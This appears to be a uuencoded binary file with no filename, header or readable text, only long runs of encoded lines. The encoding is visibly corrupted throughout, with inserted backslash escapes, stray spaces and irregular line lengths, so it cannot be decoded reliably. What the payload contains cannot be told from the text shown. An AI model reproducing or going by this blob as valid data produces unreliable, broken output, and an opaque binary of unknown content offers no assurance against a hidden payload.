MXP;LY1&#U4K;?@/U1O^<'GM51+U::=M?3;W)V>]@KXLX1ZVT[:^GOL'9A+C`
MWA2Q5:VT[6^FOL6\_9H"]>+)]M=\*VOYWZ#O^:'79K1&\*NVJVTOYOZ'F>/AKTO
M(D>MM.VW4]\_O['+8AR\*JU4K;\_F'J'<Y>#OM8Q&EJI6W\_./43\_04&[% ,1-ZF5
MMOW3U,\X^P3L\Q&OJI6V\_004+SK[/NPK\$>%Y:E^A\_:04KSG[.^R; \$;W52MO^
M+>JWG4V)#^Q[\$>/42M/G\_ZD<#8#]N.(\$)1\*T^?\_J3]UMA+VBXBKU\$K3Y^I
MOW)VNRW\$4^KE:;/\_U\_^[^SIL#]%^\*)6FC[\_3\_V+L^MA^X\_HFJ\_V=]K\_0?VG
ML\_"[A(Y2JVT[7>E#H]T[WW!1D6VJI6V?31UC+.\_P\9'KE,K;?L\$ZD1G\$Q("
M&XI\6\*VT[5.H4YWWM"KM[Y%=JI6V\_!\_6>SN;! [A.Y5W^U^]!^7^K]G"V#[1Q9
MJ%;:]EVH#W1V!NS!D4>KE; ;](=3=G%T,>VCD:K72MN])W<O9RV'[1MZM5MKV
M\_:C3G-T"FOGY@5IIVV=19S0[.&Q>9%\*!VCS:YU/W=\_8=V'\&1N6JE;3^0>I"S
MO\\$ .B3Q\*K;3MBZB'.KM[8F"'1RY7\*VW[\$=0ES@Z'+8V\6:VT[4=3CW&V"G9L
MY&MJI6U?05WI;#WL^,B(P)2.I\_T\$ZL.=709[1&0?M=\*VGTQ]I+/K88^\*'\*]6
MVO8UU%.=00VV+G\*Q6FG;3Z>>X>Q3L\$='7JU6VO:SJ!N<\_1BV\*?(9M=\*VGT-]
MC+.[ ]`6V-?)7M=\*VGT[L]S]D#81=&'C1'\[4+:+Z(^UME"V!,B2]5\*VWXQ]1)G
MCX`].7\*N6FG;+Z5>YNQ\V-,B+U\$K;?OEU\*<[NQKVS,@=:J5M?Q;U2F>OASTG
M\FNUTK9?37VNL\$M@+XC<>Z#:"VA\_(?5%SGX'NS9RB%IIVZ^COL39V.3`7A8Y
M2ZVT[2^GWN!L']@K(\)5\*VW[JZBO=G84[+61]ZB5MOUUU-<[6P=[8^2':J5M
M?Q/US<Z>"+LE,GF0VBVTOXWZ=F<WP-X5F:=6VO9;J>]V]B'8>R-KU\$K;\_C[J
M[?XY!?!R-/52MO^(>J'G?T)]M'(6]1\*V\_XQZL=>W2T4V"<C7U<K;?NGJ]V
M-@?VN<C(P6J?H\_WSU"\X6PW[<F1?M=\*V?X7Z56=/@WTC(H)::=N\_2?V6L]?"
MOANY1\*TT?Z?Z?^GUG'X7]'\*36FGZ\_#\_U)\Y^!/MY+~JI>GS\_]1?AN5\$MAO
M(G)3\*TV?\_Z?^SK\6A?TQ\N!"M3\_2\_B?JGYT="/M;Y&BUTO3Y?^H\_.\7-BQJ
MGEIIV^]"0604W^T2V,BH2]5\*VSZ\*.MK9RV#CHAY1\*VW[>.H\$9Q^\$38[Z1JVT
M[4/4\*<Y^!MLI:I\A:CO1?G?J/9Q-30WLWE%:J5MOP\_UOL[VA#T@JD&MM.T[
M4W=QMACVH^CSU\$K;\_F#J0YRM@>T1M4VMM.T/I>[I?[^P?:(^4BMM^[[4\_9S=
M")L1%2I2FT'[3.HL9Q^"S8W\*5RMM^SSJ?&??@CTL:JI::=L/H![H["^PA5\$K
MU\$K;?@AUD;.[[1;885&WJI6V\_7#J\$<[V@QT5]89::=N74H]V=A1L>5344+7E
MM!]>+7>%L'>RXJ'YJI6T\_GGJ"LTMA)T4=KE; ;]D=03W;V<MCJJ! /52MO^\*.H:
M9^#K8VZ1JVT[>NHISO[&FQ]U'-JI6U\_-/4L9W^&;8SZ7:VT[9NHY\_C'C4Z!
M;8DZI%AM"^U;J>>ZVQ=V0=08M=\*V7TB]R-EAL,='S5<K;?L3J!<[.P7VI\*CU
M:J5M?S+U4F>/ASTUZE&UTK8\_C7JYLVMASXCZ5JVT[<^D/LO9K;"KHO8=IG85
M[<^A7NWLRL[#G1PU5\*VW["Z@O=/8[V(NC9JN5MOU:ZG7.AG8/[ /JH\]5\*V\_XR
MZLN=[0- [1=2]:J5M?R7U5<Z.@+TFZF.UTK:\_EOHZ9Z?";HY\*&:YV,^UOI+()
MV>-@;XWJKU;:]ENH;W-V->R=4=/42MO^+NJMSEX#NRWJ#+72MK^7^CYG'X5]
M(&J+6FG;/TC]D+.?P#X2]:9::=L\_2OV8L[%[!'9G5/0(M3MI\_R3U4\_[U!NRS
M46EJI6W\_' /7S\_CD%]J6HB6JE;?R]2O.SH!]/>HDM=\*V?X/Z36=/@GTGZEJU
MTO3Y?^KW\_.,&[(=1SZN5IL\_\_4W\_L[&VPGT7]H5::/O]/\_86SS\)^'=6M1.W7
MM/^&^EMGOX;]( :I,K31]\_I\_Z)V>3]@SLKU\$+U\$K3Y^I?>W#=B\_HBY3\*VW[
ML&CK7:+\_ ;L?'1D0\_IE;:]I'44<Y.@XV-\_DZMM.WCJ..=702;%+W?2+5)M\$^F
M#CF[\$G:WZ&\*UTK;O1+V[LQMA]XIN5"MM^[VI]W%V)^S^T1>HE; ;]'=2=G?T1
MMFOT?6JE;7\0]<' .AO8\*;/?H3]1\*V[X']:'.]H3M'9TZ2FUOVO>A[NOL(-CT
MZ`\*UTK;/H,YTM@HV)[I6K;3M<ZGSG&V\$+8@^4ZVT[0^C'N#L&;"#HV]3\*VW[
MONHASM\$6QS]EEIIVP^C'N[L#MB1T3&E:D?2?A1UJ;/OPY9%IZN5MGTY]5AG
M?X6MBI2D5MKVXZC'.YNZ=V'G1I^L5MKVDZB/\+<KV"G1UZF5MGTU]5'.CH\*=
M%OV"6FG;UU+7.=L'.S/Z3[72MJ^G/MK94V!G1W<?K78V[1NIFYQ=#]L<7:Y6
MVO8MU\*W.W@4[/WJA6FG;+Z!>Z.QSL,=%7ZY6VO;'4Y\_@[%>P)T8\_KE;:]B=1
MG^QL\_#Z! /27Z>[72MC^5^C1G#X%=\$;W\_&+4K:'\&]9G.%L\*>'3U,K;3M5U&?
MX^R1L.=%-ZF5MOWYU!<X.Q]V3?2%:J5M?S'U6F<O@KTT>KM::=NOI[[,V:VP
M&Z,\_52MM^RNHKW3V!=A-T;N5J=U\$^VNHKW7V6]@;H@]3\*VW[S=0W.INX;V!O
MB:Y3\*VW[6ZFW.-L#]H[HL]1\*V\_Y.ZKN<'0%[3\_3M:J5MOXWZ7O^X'7M\_] -MJ
MI6W\_\'/6#SIX%NR,ZMESM#MH\_0OVHLS?"/A&=H5;:]CNIG\_2O-V"?B3Y"K;3M
MGZ5^SMG/8%^,7JI6VO8O4;\_L; .1^@7TM^GJUTK9\_G?H-9SO#OAW]HEI I^OP\_

M];O.#H;] (/HOM=+T^7\_JCYR='?MI=(^Q:C^E\_6?4G\_07D[!?!18]5\*TV?\_Z?^  
MQMG+8+^/7J16FC[\_3\_VCL]M@?XG>H%::/O]/\_9NS+\/^&?V\$6FGZ\_#]U6(S[  
M>RO8\)\@?U\$K;/H(ZTMD)]@]L3,P!%6IC:!]+'>=L/FQBS'"UTK9/HDYVM@8V  
M-6:.6FG;[T;=R=GEL'O&7\*16VO9[4>\_M['6P^\7<KU;:]OM3'^#LD[''QGRF  
M5MKV7:D/<O9KV&XQG2K5=J-]=^H>SJ8>\$-A>,0/42MN^-W4?9[-@TV\*FJY6V  
M?3IUAK.EL-DQ\*]5\*VSZ'.M?9!MC^,7>HE;9]'?5ASJZ''13SCEIIVP^F+G1V  
M^^S0F+@JM4-I7TP]S-F[84MB,M5\*VWXD]2AGGX4=\$S-9K;3MRZC+\_6T#MC)F  
MF5IIVU=1CW,VI7-@#X^Y0:VT[2=23W(V%\_;(F)?42MM^"G6UL^6P4V/"QJF=  
M2OMIU+7.SH\*=\$7.H6FG;SZ2N=\_9,V(:8"K72MI]-W>CL%;#'Q!RK5MKVS=0M  
MSMX#.R]FHUIIV\^G7N#L\*['#QNO4\*VW[XZB/\_=8'V"4Q/ZJ5MOV)U"<Y&^J"  
M?\_\WIO-XM<MH?PKUJ<[V@CT]9H1::=NOH#[#V3&P\*V..42MM^[.I5SE;#WMN  
MS!JUTK8\_C\_I\9Y?"7A3S@%IIVZ^AOMC9=;"7Q'RN5MKVEU\*O=\_8VV'TQNT]0  
MNX'V&ZFO</8)V\*MC!JJ5MOTFZFN<?1\_V^I@9:J5M?P/U9F?\_A+TYYFRUTK:\_  
MA?I69<Z,+^WQ]RI5MKV=U#?Z6P:[-TQ[ZJ5MOT]U-O\ [0IV>TS\X6JWT\_Y^  
MZ@>;81]".9+K;3M=U^XNPYL(\_''\*E6VO9/4.])T=C/LTS&GJ]6V\_3/4S\_K;  
M!NP+,9O52MO^1>J7G'T/])M68E]5\*V\_XUZM=>W:5K8-^\*V66BVK=H\_S;U.\X>  
M"/M^3\$^UTO3Y?^H/G<V#\_22F4JTT??Z?^C-G)\)^&7.<6FGZ\_#\_UU\XN@OTN  
MY@JUTO3Y?^H?\_&T#]N>8)]5\*T^?\_J7\_UCQNP?\3\I%::/O]/\_9>SK\+N&MME  
M4KN5MGTX=42L^SP\_;'1LB5IIV\=0QSI[P\$&!38AM5BMM^T3J]&?S85-B+U8K  
M;?M4ZMV<K8#=(9!M=\*VWY-Z+V?K8?>-\_4\*MM.WWH][?V9-AN\3N<83:+K0\_  
MD+JKL^M@#XD=I%;:]MVHNSM["VS/V)EJI6W?B[JWLX\_]HM=I5;:]FG4Z<Z^  
M!YL5>Y=::=MG4^<X&WYP8/-CWU,K;?O^U'7.[@<[,#9ALMJ!M!]\$/=C97-BB  
MV&RUTK8?2EWL['38\$;%3U\$K;OH1ZI+/S84?'GJI6VO9CJ,N<70E;\$7NC6FG;  
M5U)7.7L%[(385]1\*V\_YPZH.G.W@,[.7;7(]5.IOV1U%.<?0&V)K:76FG;3Z6>  
MYNP/L--CJ]1\*VWX]4QG4PX][\*S8X]5\*V[Z!>K:S\_6#GQ%ZI5MKVQU'W.SL6  
M=F[L4VJE;3^/>KZS,V'7Q?ZL5MKVQU(?Y^QRV,6Q!TY1NYCV2ZA/)(\YL\$MC  
M1ZJ5MOTRZE.<O15V>6R+6FG;GTZ]PMG'8<^\*7:M6VO8KJ<]V]E/8U;\$/J96V  
M;G4YS;VRVP%\9^J5;:]A=1KW\$V"W9=() [5:M?1\_A+J2YVMAKT\=K!::=MO  
MH-[H[+&P5\76JY6V\_=74FYR]'\/:ZV'/42MO^>NH;G-T.>U/L5K72MK^9^A9G  
M/X.]+?9]M=\*VOYWZ#O\ [ZA[8K;&]1ZG=2ON[J>]QMCOL?;\$Y:J5MOYWZ?F<'  
MPCX46ZU6VO8/4^]P=CSL8 [&GJ96V\_>/43SC;"/M4[\$UJI6W\_-/4S\_O4&[/.Q  
MKZJ5MOT+U"\ZNP;VE=CP&K6OT/Y5ZM?\?1\_VS=C>:J5M\_Q;UV\ [NA'TO=IQ:  
M:=N\_3\_V!LQ\_"?AQ[@EII^OP\_]?:?.\_@+[1>Q5:J7I\\_\_47SF;U".PW\8^K5::  
M/O]/\_;/VS76%\_BOU%K31]\_I\_Z%W^;A/T]MNM4M;\_3\_@\_J/YV=!+M+W"BUTK;?  
ME3H\ [N]V#FQ47\*M::=M'4<XNQ0V/FZ=6FG;)U'G.KL>-A3WL%IIVZ=0ISJ[  
M#7;WN\*\_42MM^#^H]G7T! =I^XO::IW8?V^U+OY^PGL)WC"M5\*V[X+]8'.\_@5[  
M<-S1:J5M?PAU-V<['1K80^-6JY6V?4\_J7L[VA.T;=[=::=OWHTYS=B!L9MP'  
M:J5MGT6=[6PE;%Y<4JW;/-KG4\_=WM@%V0%RN6FG;#Z0>Y&^3L\$/BCE(K;?LB  
MZJ'.7@@[/&ZY6FG;Z'N<?9:V-\*XF]5\*VWXT]1AG[X,=&\_>:6FG;5U!7.OL\  
M[/BXB#JUXVD\_@?IP9[^'^/2\*NCUIVIVT^F/M+977L&]JBX\6JE;5]#/=79/6#K  
MXA:KE;;]=.H9SO:'\3KN:K72MI]%W>!L?]BFN&?42MM^#O4QSAX.VQKWJUII  
MV\^EGN=L\$^S"N(.FJUJ(^T74Q\_K;^P)<:5JI6V\_F'J)?XR%/3ENKEIIVR^E  
M7N;LS;"GQ5VB5MKVRZE/=W8'[]EQ.]1\*V\_XLZI7.O@9[3MS7:J5MOYKZ7&>\_  
MA+T@;N\9:B^@\_874%SD;T2NP:^.&J]6V\_3KJ2\_SM&?:RN%EJI6U\_.?4&9\_O\  
M7AEWKEIIVU]%?;6SY;#7QMVC5MKVUU%?[^QBV!OC/E0K;?N;J&]V=BWLEKCD  
MF6JWT/XVZMO]8QWL77%Y:J5MOY7Z;F??A+TWKD:MM.WOH][N[&^P#\:=KE;:  
M]@]1/^SLOKT#^VC<+6JE;?>8]>/^,0?VR;C7U4K;\_BGJI\_UC#NQS<9'U:I^C  
M\_?/4+SB["/;EN+YJI6W\_"O6KSJZ#?2-N@EIIIV[]]\_99\_;0;[;MP2M=+T^7\_J  
M]\_US>Q?'<9O42M/G\_ZD\_\?]=]V,\_CGE4K39\_\_I\_[2V=@^^/=XWY3\*TV?\_Z?^  
MSMG.L#&\_7RTVA]I\_Q/US\ [FP?X6-UJM-'W^G\_H/9?]"AL7/4RMM^UVH=XUW  
M\_\<P4; &7ZI6VO91U-' .+H&-BW]\$K;3MXZD3G%T#FQS\_C5IIVX>H4YS='MLI  
M?I]9:CO1?G?J/9S=";MW?)%::=OOO[VOLU\_#^A#?H%;:]IVINSB;TC>P!\6?  
MIU;:]@=3'^)L3]@>=\=O42MO^4.J>SHZ'[1/\_D5IIV\_>E[N=L-6Q&?\*A!;0;M  
M,M,ZFSG%T\$FQN?KU;:]GG4^<Z>'WM8\_%2UTK8?0#W0V:MA"^-7J]6V\_1#J(F>W  
MP0Z+OU6MM.V'4X]P]BG84?%OJ]6V?2GU:&??ARV/CYJMMISV8ZDKG/T>=EQ\  
M/[72MA]//<'9^^Z!G11\_N%IIVQ]!/=G9?6&KXT]4\*VW[HZAKG.T%6QM\_C5II  
MV]=13W=V,&Q]\_^-JI6U\_-/4L9\?!-L;\_KE;:]DW4<YRM@VV]/Z11;0OM6ZGG  
M.CL7=D'\&+72ME)(O<C94V"/CY^O5MKV)U'O=G8C[\$GQZ]5\*V\_YDZJ7.W@5[  
M:ORC:J5M?QKU<F?>A3TC\_ENUTK8\_D\_HL9S^%716\_;Y/:5;0\_AWJULV%I@3T\_  
M?JA::=M?0'VALYU@+XZ?K5;:]FNIU\_G'9]CU\>>KE;:]9=27.SL0]HKX>]5\*  
MV\_Y\*SZJN<K8\*)OYCM=\*VOY;Z.G^;A-T<GS)'[6;:WTA]D[/+86^- [Z]6VO9;  
MJ&]S=BWLG?'3U\$K;\_B[JK<[>]+LM@RUTK: E\_H^9Q^\$?2!^BUIIVS](\_9"S  
MK\(^\$O^6FGG;/TK]F+~?P>Z,CSY&[4[:/TG]E+. [I@?VV?@TM=\*V?X[Z>6?W  
MA'TI?J)::=N\_3/V^LX?"OAY\_DEIIV[!]!:\_:S'V#?B;]6K31]\_I\_Z/6<K83^,  
M?UZM-'W^G\_IC9X^!\_2S^#[72]/E\_ZB^</1\_VZ\_ANS6J\_IOTWU-\Z>SWL#\_%E  
M:J7I\\_\_4/SG[,.RO\0O42M/G\_ZE=\_8-V+\_B+U,K;?NP!.M=\$MS?L\^-&)#RF  
M5MKVD=11SL9G!#8VX3NUTK:/HXYWMBML4L)^+6J3:)],'7(V&W:WA&\*UTK;O  
M1+V[LR-A]TIH5"MM^[VI]W&V&G;\_A'O42MO^'.K.SC;#=#DVX3ZVT[0^B/MC9  
M5;#=\$SY1\*VW['M2'.GLC;.^\$U%:UO6G?A[JOL\_?!IB<4J]6V?09UIK-OP.8D  
MU\*J5MGTN=9ZS89F!+4@X4ZVT[0^C^N!L%]C!";>IE;9](?409P?!%B>\I5;:

M] L.HASM() .S (A) BY:D?2?A1UJ;, ML&4) Z6JE;5] ./=; 9Y;!5"9/42MM^'/5X  
M9]?!3DPX6:VT[2=1'^'L3;!3\$JY3\*VW[:NJCG'T`=EK""VJE;5]+7>=O5[ `S  
M\$ \_Y4\*VW[>NJCG?T)=G9"] WEJ9] .^D;K)V>2LP#8GE\*N5MGT+=:NSW6' G) RQ4  
M\*VW[ !=0+G2V`/2[A<K72MC^>^@1GRV!/3' A<K;3M3Z (^V=E:V%;2OE<K;?M3  
MJ4] S=BGLBH3] YZM=0?LSJ, ] T=BWLVOG#U\$K;?A7U.<[>"GM>OI-: :N?3WV!  
MLX\_`KDFX4\*VT[2^F7NOL[^("7) FQ7\*VW[ ]=27^<>Z[, !N3/A4K;3MKZ"^TMG]  
M8#<E[+9`[2;:7T-]K;-YL#<D' \*96VO:;J6] TMA+VEH0ZM=\*VOY5ZB[.-L' <D  
MG\*56VO9W4M\_E[#+8>Q) N5RMM^VW4] SJ["?;^A+?52MO^`>H' G=T&NR,A=J' :  
M';1\_A/I19U^" ?2 (A0ZVT[7=2/^GLC[#/)!RA5MKVSU(\_YVQ23F! ?3%BJ5MKV  
M+U&\_[!^O8%]+N%ZMM.U?IW[#V8&P;R>\J%::/O]/\_:ZSXV\$\_2/A+K31] \_I\_Z  
M(V=;83]-Z+%( [:>T\_XSZ<V=/@\_TJ8:Q::?K\/\_4WSEX,^WW" (K72]/E\_ZA\_]  
M<RCL+PD;U\$K3Y\_`^I?W/V,=@\_\$\$Y0\*TV?\_Z<.2W2?V88-3\_Q!K;3M(Z@CG?T=  
M-B;Q@&/5QM`^ECK.V<ZY@4U, '\*Y6VO9) U,G.CH!-39RC5MKVNU%W<K8>=L\_\$  
MB]1\*VWQXZKV=/0-VO\3[U4K;?G\_J`YR]'\_';`Q,\_42MN^\*\_5!SCX) VRVQTW%J  
MN]^& .W4/9S^![94X0\*VT[7M3]W%VE[S `IB5.5RMM^W3J#&?WA,U.7\*E6VO8Y  
MU+G.9L#V3[Q#K;3M"Z@/<[8,=E#B.VJE;3^8NM#9!MBAB7' `JQU\*^V+J8<Z>  
M"EN2F\*E6VO8CJ4<YNP%V3.) DM=\*V+Z,N=W8' ;&7B,K72MJ^B`N?LY[""] )Z@  
M5MKV\$ZDG.9N2' ]@C\$U]2\*VW[\*=35SO:!G9H8=H+:J;2?1EWK;!`LC,1#U4K;  
M?B9UO;-381L2\*]1\*VWXV=: .SK;#') !ZK5MKVS=0MSIX&.R] QHUIIV\^G7N#L  
M9;#') NY4\*VW[XZB/\_=9NV"6) /ZJ5MOV) U"<Y^S+LLL3.B] 4NH\_TIU\*<Z^SWL  
MZ8DCU\$K;?@7U&<Z&^@=V9>(Q:J5M?S;U\*O^X`7MNXAJUTK8\_C\_I\9R?`7I3X  
M@%IIVZ^AOMC9\$V`O2?Q<K;3M+Z5>[^REL!L2=U^B=@/M-U)?X9]38\*] .`\*A6  
MVO:;J\*]Q]BG8ZQ-GJ)6V\_0W4FYW]' /;FQ+/52MO^%NI;G?T+]O;\$.]5\*V\_X.  
MZCN=W;L@L' <GOJM6VO;W4&]S-A-V>V+\B6JWT\_Y^Z@><G0+[<&\*66FG;[Z!^  
MQ-GEL(\G' JE6VO9/4. ]T]B;8IQ-/42MM^V>HGW7V8=@7\$C>KE;;]B]0O.?LZ  
M[\*N]+ZN5MOUKU^\ (^RWL6XF[G\*3V+=J\_3?V.L\F' X=\_\_3>RI5IH^\_T\_]H7].  
M@?TDL5\*M-`W^G\_HS9PMAOTP[3JTT?Z?^FMG] \%^EWB%6FGZ\_#\_U#\_XY! ?;G  
MQ"?52M/G\_ZE\_=?9TV#^2)U(K39\_\_I\_[+V2M@=TWJ<G\*[E;9].`5\$DGN] `1N=  
M5\*)6VO8QU+' .O@F;D-2L5MKVB=1) SOX`FY) TL5IIVZ=2[^9LS(# `I' TH%II  
MV^)]O9>SG6' W3?I"K;3M]Z/>W]DBV"Y)>RQ5VX7V!U)W=78&["%])1\*V[X;  
M=7=GCX/MF313K;3M>U' W=G85;+^D56JE;9] &G>[LE;!927>IE;9]-G6.L\_?!  
MYB>]IU;:]OVI"YQ]%79@4L(RM0-I/XAZL+-A`P-;E)2M5MKV0ZF+G>T! .R) I  
MBEIIIVY=0CW1V(.SHI%/52MM^#`69L^~@\*Y)N5"MM^TKJ\*F>/AIV0] (I::=L?  
M3CW1V26PDY-V/47M9-H?23W%V8M@:Y)ZJ96V\_53J:<[>`CL]J4JMM.UG4, ]T  
M]BG864G' JY6V?0/U;&<\_@YV3=\*5::=L?0]WL;.2@P,Y->DJMM.WG4<]WMA?L  
MHJ2?U4K;\_ECJXPMA%V<=. "I:A?3?@GUB?XQ!W9ITDBUTK9?1GV\*LZ? `+D]J  
M42MM^).I5SB[ `O:LI+5JI6V\_DOIL9[?!KDYZ2\*VT[<^E/L\_9UV\$O3/I2K;3M  
M+Z)>X^R=L.N2]CQ-[3K:7T] ]J; /[#P[LY4F#U4K;?@/U1F>S8:] \*JE<K;?NK  
MJ3<Y.Q[VNJ1SU\$K;\_GKJ&YQMA+TI::M::=O?3' V+LRMA;TMZ7ZVT[6^GOL/9  
M&V&W)B4N5[N5]G=3W^/LT[#W]>6HE;;] =NK[G?T"]J&D:K72MG^8>H>SJ86!  
M?2SI-+72MG^<^@EG^`\$^E7236FG;/TW]C+/#89] />E6MM.U?H' [1V:FPKR2%  
MGZ[V%=J\_2OV:LZ?"OIG46ZTT??Z?^FUGKX-]+VF<6FGZ\_#\_U!\X^`MQT@EJ  
MI>GS\_]2?.OLQ[!=)5ZF5IL\_\_4W\_E;/B0P'Z;]+1::?K\/\_7WSG:'\_2GI%[72  
M]/E\_ZE^<'0' [ >U+7%6I\_I\_T?U' \_ZWR\_L+LFCU\$K;?E?J\&3W>A(V\*KE5K;3M  
MHZECG%T#&Y^`3JVT[1.H\$YV]%S:4\_+!::=NG4\*<Z^P;L[LE?J96V\_1[4>SK[  
M&^P^R7N=H78?VN]+O9^S^Q0%MG-RH5IIVW>A/M#9?-B#DX]6\*VW[0ZB[.5L)  
M>VCR:K72MN])W<O9V;!]D^]6\*VW[?M1ISIX,FYG\@5IIVV=19SN[\$380.>E,  
MM7FTSZ?N[^Q#L`.2<]5\*VWX@]2!G7X,=DGR46FG;%U\$/=?8+V.')R]5\*VWX\$  
M=8FS,4,#6YI\LUIIVX^F`N-L5]BQR:^IE;9]!76ELP-AQR='G\*5V/.TG4!\_N  
M["38(Y+[J)6V\_63J(YUMACTJ);Q::=O74\$]U]@S8NN3%:J5M/YUZAK-7P1Z=  
M+5::=O/HFYP]G[8IN1GUM&K;?@[U,<Z^!-N:\_M::=O/I9[G[#>P"Y, /6JEV  
M(>T741\_K`W.\*`WM<JE::=LOIE[B;!`LR<ESU4K;?BGU,F>/A#TM^1\*UTK9?  
M3GVZLW-ASTS>H5;:]F=1KW1V->PYR5^KE;;]:NISG;T5]H+DO<]6>P'M+Z2^  
MR/] ^8=<F#U\$K;?MUU)?XQPW8RY)GJ96V\_>74&YS=;5A@KTP^5ZVT[:^BOMH\_  
MI\!>FWR/6FG;7T=]O;-EL#<F?ZA6VO8W4=\_L[ `S8+<G)J]1NH?UMU+<[NQCV  
MKN0\M=\*VWTI]M[,7PMZ;7\*-6VO;W46]W]F[8!Y-/5RMM^X>H'\_:O-V`?3;Y%  
MK;3M'Z-^W-F?8)],?EVMM.V?HG[:V3V'!\_:YY,ASU#Y'^^>I7W`V#\_;EY+YJ  
MI6W\_"O6KSDZ! ?2-Y@EII^OP\_]5O.+H%]-WF)6FGZ\_#\_U^`Z>#\_M1\B:UTO3Y  
M?^I/G+T%]O/D9]5\*T^?\_J;]T]C'8;Y)\_4RM-G\_`G\_L[9SV!\_3#YXM=H?:?\3  
M]<\_.1HT([&\_]H]5\*T^?\_J?]PMC-L6&B>6FG;[T\*]:\B]CP0;&;I4K;3MHZBC  
MG3T\*-B[TB%IIV=3)SB["#8Y](U::=N'J%.<O1BV4VB?<]5VHOWNU`LX>S?L  
MWJ\$BM=\*VWX=Z7V=?@#T@U\*!6VO:=J;LX^S7L0:'SU\$K;\_F#J0YP-E02V1VB;  
M6FG;?TK=T]D^L`U" `ZF5MGU?ZG[.CH;-"(7.4YM!^TSJ+&?K87-#^6JE;9]'  
MG>\_L6;"A::JE;;]'`J!SFZ\$+0RM4"MM^R'41<X^#LL=\*M::=L/IQ[A[%NP  
MHT)OJ)6V?2GU:&=\_ABT/19VOMISV8ZDKG-UC9&#`A?JIE;;]>.H)SF;!3@H=  
MKE;:]D=03W9V#&QUZ\$2UTK8\_BKK&V1K8VM`U:J5M7T<]W=GC8.M#SZF5MOW1  
MU+.<O0BV,?2[6FG;-U' /<?8FV);0(1>H;:%)\*\_5<9^`#71`HU;:]@NI%SG[  
M#.SQH?EJI6U\_`O5B9S^&/2FT7JVT[4^F7NKL7["GAAY5\*VW[TZB7.[OGJ,">  
M\$?I6K;3MSZ0^R]ELV%6A?2]4NXKVYU"O=G8\*[/FAH6JE;7\!]87^`Ocvxm!L  
MM=\*V7TN]SMES8=>'SE<K;?O+J" ]W]GK8\*T+WJI6V\_9745SG[!.PUH8\_52MO^

M6NKKG' T/=G, HY2\*UFVE\_ (\_5-SOX">VNHOUIIVV^AOLW9^%+\^[^A:6JE;7\7
M] 59G)X/=%CI#K;3M[Z6^S]ETV\'="6]1\*V\_Y!ZH><'0; [2.A-M=\*V?Y3Z, 6=G
MP>X, 1:]1NY/V3U (\_Y>PIL, ^&TM1\*V\_XYZN>=70\_ [4FBB6FG;OTS]BK-; 85\
MG:16VO9O4+V I [ .NP [X2N52M-G\_^G?L\_9R-'X]W]#SZN5IL\_\_4W\_L[-ZPGX7^
M4"M-G\_^G\_L+9?K! ?A [I=K/9KVG]#\_:VS8V%") 6IE:;/\_U/\_Y&P=[\*^A!6JE
MZ?/\_U+\ [ >RSL7Z'+U\$K; /BS%>I<4]W@%&Y' RF%IIVT=21SE [ ,VQLRG=JI6T?
M1QWO [& .P22G [K56; 1/MDZI" S [\ /NEE\*L5MKVG:AW=\_8/V+U2&M5\*VWYOZGV<
MW6-, 8/= /N4"MM. T/H. [L; "9LUY3 [U\$K; \_B#J@YTMA^V>\HE: :=OWH# [4V9FP
MO5-2UZGM3?L^U' V=70\*; GE\*@5MKV&=29SJZ!S4FI52MM^USJ/&=OA2U (.5.M
MM. T/HQ [ @ [ #. P@U-N4RMM^T+J (<Y^#5N<\I9: :=L/HQ [N; \$) 98\$>FQ%RB=B3M
M1U&7. ML#MBPE7:VT [ <NIQSH [ \$+8J99) : :=N/HQ [O [ 'C8B2DGY6V\_23J (YP]
M' G9\*RG5JI6U?37V4L^? `3DMY0:VT [6NIZYS=!#LSY4^UTK:OIS [:V6VPLU. Z
M7ZIV-NT; J9N<?1&V. :5<K; 3M6ZA; \_>T\*G [ \*0K72ME] 'O=#9J/+ ' ' I=RN5II
MVQ] /?8\*S!\ ">F/\*X6FG; GT1] LK/9L\*>D?\*] 6VO:G4I\_F [ !&P\*U+V7Z]V!>W/
MH# [3V6; 8LU. &J96V\_2KJ<YP] \$\_: \E": UTK8\_G\_H"9Z'^ 79-RH5IIVU] ,O=; 9
MIV `O3=FN5MKVZDZO<\_9SV (TIGZJ5MOT5U%<Z&S\VL)M2=KM, [2; : 7T-]K; , '
MP=Z0<IA: :=MOIK [1V0+86U+JU\$K; \_E; J+<X>#GM' REEJI6U\_) \_5=SM; #WI-R
MNUIIVV^COM<\_E'\>G\_\*V6FG; /T#] H+-K87>DQ%ZN=@?M' Z%^U-FML\$^D9\*B5
MMOU. ZB>=?17VF90CU\$K; \_EGJYYS] \$?; %E\*5JI6W\_\$O7+SNY6@7\_\_-^5ZM=\*V
M?YWZ#6?S8-] .>5&M-'W^G\_I=9Z? `?I#REUII^OP\_] 4? .+H7] -\*7' !K6?TOXS
MZL^=O0SVJY2Q: J7I\\_\_4WSA [ !^SW\*8O42M/G\_ZE\_=/9QV%] 2-JB5IL\_\_4\_\_F
M [-NP?Z8\H5: :/O] /' 9; J\_LP. &Y [Z@UIIVT=01SI [0&5@8U (/V\*@VAO:QU' ' .
M%L\$FI@Y7\*VW [ ] .ID9V? `IJ; .42MM^] VH. SF [ `G; /U (O42MM^+^J] G=T, NU\_J
M\_6JE; ; \_\] 0' . /@= [8. IG: J5MWHY7Z (& \_@NV6VND\*M=UHWYVZA [ .) 58' ME3I `
MK; 3M>U/W<; 87; %KJ+=72MD^GSG!V!&QVZDJUTK; /H<YUM@ZV?^H=: J5M7T! ]
MF+/' P0Y\*?4>MM. T' 4Q<ZRQIV: &K<E6J' TKZ8>IBS&V!+4C/52MM^)/4H9V^%
M' 9, Z6: VT [ <NHRUY] "+&8R=9E: :=M748] S] D78PU-O4"MM^XG4DYS] "/; (U) ?4
M2MM^"G6ULS\_! 3DT-NTKM5-I/HZYU-GI<8&>D' JI6VO8SJ>N=W0NV (; 5"K; 3M
M9U, W. GLH [ #&IQZJ5MGTS=8NS! ; #S4C>JE; ; ] ? .H%SHZ&/39UIUIIVQ] ' ? ; RS
M4V"7I/ZH5MKV) U?\*Y. P<V&6IG: ] 6NXSVIU"?ZNQ) L\*>GCE `K; ?L5U<X>R [L
MRM1CU\$K; \_FSJ5<Y>!7MNZAJUTK8\_C\_I\9^^"O2CU `; 72ME] #?; &SC\->DOJY
M6FG; 7TJ] WMDW8#>D [KY] [0; ; ; Z2^PC\OP%Z=.E"MM. TW45\_C [ " [C `WM] Z@RU
MTK: \_@7JSLYU@; TX] 6ZVT [6^AOM79 [K"WI] ZI5MKV=U#?Z6P> [-VI [ZJ5MOT]
MU-N<' 0F [ /37^&K7; : 7\_\] 0/ .3A; ; ) : QWF/ZG5OXO\*\_@^\_ [\_\_9W9-?6/? : 6%%
